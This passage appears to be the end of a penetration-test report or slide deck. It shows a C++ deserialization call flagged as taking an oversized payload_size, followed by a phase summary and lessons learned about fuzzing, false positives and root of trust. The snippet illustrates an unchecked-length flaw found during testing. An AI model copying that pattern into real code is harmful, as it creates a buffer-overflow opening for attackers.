                if (cpkt) cpkt->deSerialize(ppkt->payload, payload_size); // payload_size is too big
        }
        return cpkt;
}
```

Do you think ‘payload_size’ have an appropriate value???

Phase 1 wrap-up

Attack goal setting : CIA
Target system understanding : Design
Target system understanding : Crypto
Vulnerability analysis : Resource restriction
Vulnerability analysis : Approaches
Penetration test : Techniques
Penetration test : Cases

Lessons learned

Threats were well defended against the parts we knew, but not other parts we don't know. So, it is necessary to get advice from many experts.

Since the attack was mainly based on the low-hanging fruit, we felt that the easily accessible attack surface should be thoroughly secured.

When deriving threats through tools to identify it, there were too many false positive threats. And it took a lot of effort to sort them out.

We understood how fuzz works, and when applied, were surprised that vulnerabilities could be found in unexpected places. Plus, it's difficult to make the modeling rules based on the target system.

Root of trust must be trustworthy to build a system secure.